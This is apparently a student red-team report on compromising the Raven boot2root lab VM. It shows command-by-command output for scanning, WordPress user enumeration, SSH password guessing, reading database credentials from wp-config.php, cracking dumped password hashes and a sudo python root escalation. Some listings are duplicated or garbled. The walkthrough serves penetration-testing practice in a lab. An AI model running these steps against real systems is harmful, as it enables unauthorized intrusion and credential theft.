Red Team: Summary of Operations

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Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

• \$ nmap -sX 192.168.1.0/24

```
root@Kali:~# nmap -sX 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 18:17 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00040s latency).
All 1000 scanned ports on 192.168.1.1 are open filtered
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.00073s latency).
Not shown: 998 closed ports
         STATE
       open filtered ssh
22/tcp
9200/tcp open filtered wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.00077s latency).
Not shown: 998 closed ports
PORT
       STATE
                      SERVICE
22/tcp open filtered ssh
80/tcp open filtered http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT
        STATE
22/tcp open filtered ssh
80/tcp open filtered http
111/tcp open filtered rpcbind
139/tcp open filtered netbios-ssn
445/tcp open filtered microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

• \$ nmap -sV 192.168.1.110

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-05 10:10 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT
       STATE SERVICE
                         VERSION
                         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
22/tcp open ssh
80/tcp open http
                         Apache httpd 2.4.10 ((Debian))
111/tcp open rpcbind
                         2-4 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

This scan identifies the services below as potential points of entry:

Target 1

- Port 22 (ssh)
- Port 80 (http)
- Port 111 (rpcbind)
- Port 139 (netbios-ssn)
- Port 445 (SMB interprocess communication)

The following vulnerabilities were identified on each target:

Target 1

- Port 22 is open, this provides us with the ability to ssh in with discovered credentials.
- Port 80 is open, this provides us physical access to the http server / web browser.
- 192.168.1.110/wordpress/

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

Target 1

Exploit Used

- WPSCAN to enumerate a list of users.
- 192.168.1.110/wordpress/
- wpscan --url htt://192.168.1.110/wordpress --enumerate u

- wpscan allowed us to identify the users we will target.
- \$ ssh michael@192.168.1.110
- Used brute force discovery method to obtain password.
- password: michael

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:


The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
You have new mail.
Last login: Thu Jun 3 11:46:44 2021 from 192.168.1.90
michael@target1:~$
```

• Flag1 was discovered in **service.html** file located in the /**var/www/html** directory as root user.

```
michael@target1:~$ cd /var/www/html
michael@target1:/var/www/html$ ls
about.html contact.rip elements.html img js Security - Doc team.html contact.php css fonts index.html scss service.html contact.php css fonts index.html scss service.html contact.php css fonts index.html scss service.html
```

flag1.txt:



- The second flag was discovered in in the **/var/www directory**.
- flag2.txt:

```
michael@target1:/var/www/html$ ls
about.html contact.zip elements.html img js Security - Doc team.html contact.php css fonts index.html scss service.html center
michael@target1:/var/www/html$ cd ..
michael@target1:/var/www$ ls -l
total 8
-rw-r--r-- 1 root root 40 Aug 13 2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13 2018
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

 Discovered login and password credentials in wp-cong.php file located in the /var/www/html/wordpress directory.

```
michael@target1:/var/www/html$ ls
about.html
                           elements.html
                                                                                team.html
contact.php css
                                           index.html scss service.html
michael@target1:/var/www/html$ cd wordpress
michael@target1:/var/www/html/wordpress$ ls
             wp-activate.php
index.php
                                                                        wp-links-opml.php wp-mail.php
                                                                                                               wp-trackback.php
                                   wp-comments-post.php
license.txt
                                   wp-config.php
                                                           wp-cron.php
                                                                        wp-load.php
                                                                                             wp-settings.php xmlrpc.php
readme.html wp-blog-header.php wp-config-sample.php
michael@target1:/var/www/html/wordpress$
                                                                         wp-login.php
                                                                                             wp-signup.php
```

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
* The base configuration for WordPress
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 * This file contains the following configurations:
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 * @link https://codex.wordpress.org/Editing_wp-config.php
 * Opackage WordPress
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB_USER', 'root');
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
/** The Database Collate type. Don't change this if in doubt. */
define('DB COLLATE', '');
```

• username: root

password: R@v3nSecurity

Exploit Used

- Utilized mysql
- \$ mysql -u root -p
- password: R@v3nSecurity

```
michael@target1:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 78
Server version: 5.5.60-0+deb8u1 (Debian)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

- gained access to tables and databases in mysql
- \$ show databases;

• \$ use wordpress;

```
mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
 Tables_in_wordpress
  wp_commentmeta
  wp_comments
  wp links
  wp_options
  wp_postmeta
  wp_posts
  wp_term_relationships
  wp_term_taxonomy
  wp_termmeta
  wp_terms
  wp_usermeta
 wp_users
12 rows in set (0.00 sec)
```

• \$ show tables:

```
mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
| Tables_in_wordpress
  wp_commentmeta
  wp_comments
  wp_links
  wp_options
  wp_postmeta
 wp_posts
  wp_term_relationships
  wp_term_taxonomy
 wp_termmeta
  wp_terms
  wp_usermeta
 wp_users
12 rows in set (0.00 sec)
```

- \$ select * from wp_posts;
- Discovered flag3 and flag4

• flag3.txt & flag4.txt:

- \$ show tables;
- \$ select * from wp_users;
- Discovered Michael's and Steven's hashed passwords.

Exploit Used

- Copied and pasted Michael's and Steven's corresponding hashes into a text file in attack machine.
- \$ nano wp hashes.txt

```
GNU nano 4.8 wp_hashes.txt
michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
```

- Cracked the hashes with johntheripper
- \$ john wp hashes.txt
- Discovered Steven's password: pink84

```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3]]
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:02:49 3/3 0g/s 19113p/s 38220c/s 38220C/s blaunia..blash03
pink84 (steven)
```

- Gained remote access into Steven's machine.
- \$ ssh steven@192.168.1.110
- password: pink84

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

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Last login: Wed Jun 24 04:02:16 2020
$ whoami steven
$ ■
```

- Rann a python script to escalate privileges.
- \$ sudo python -c 'import pty;pty.spawn("/bin/bash")'

```
$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

- \$ cd /root
- \$ Is -I
- \$ cat flag4.txt
- flag4.txt:

```
root@target1:/home/steven# cd /root
root@target1:~# ls -l
total 4
-rw-r--r-- 1 root root 442 Aug 13 2018 flag4.txt
root@target1:~# cat flag4.txt
1___1
| | 1/ /ie near 'wn_users'
| //_`\\//_\'_\
| |\ \ (_| |\ v / | _/ | | |
\ \ \\_,_| \ \ \__|_| | | |
flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!
This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
root@target1:~#
```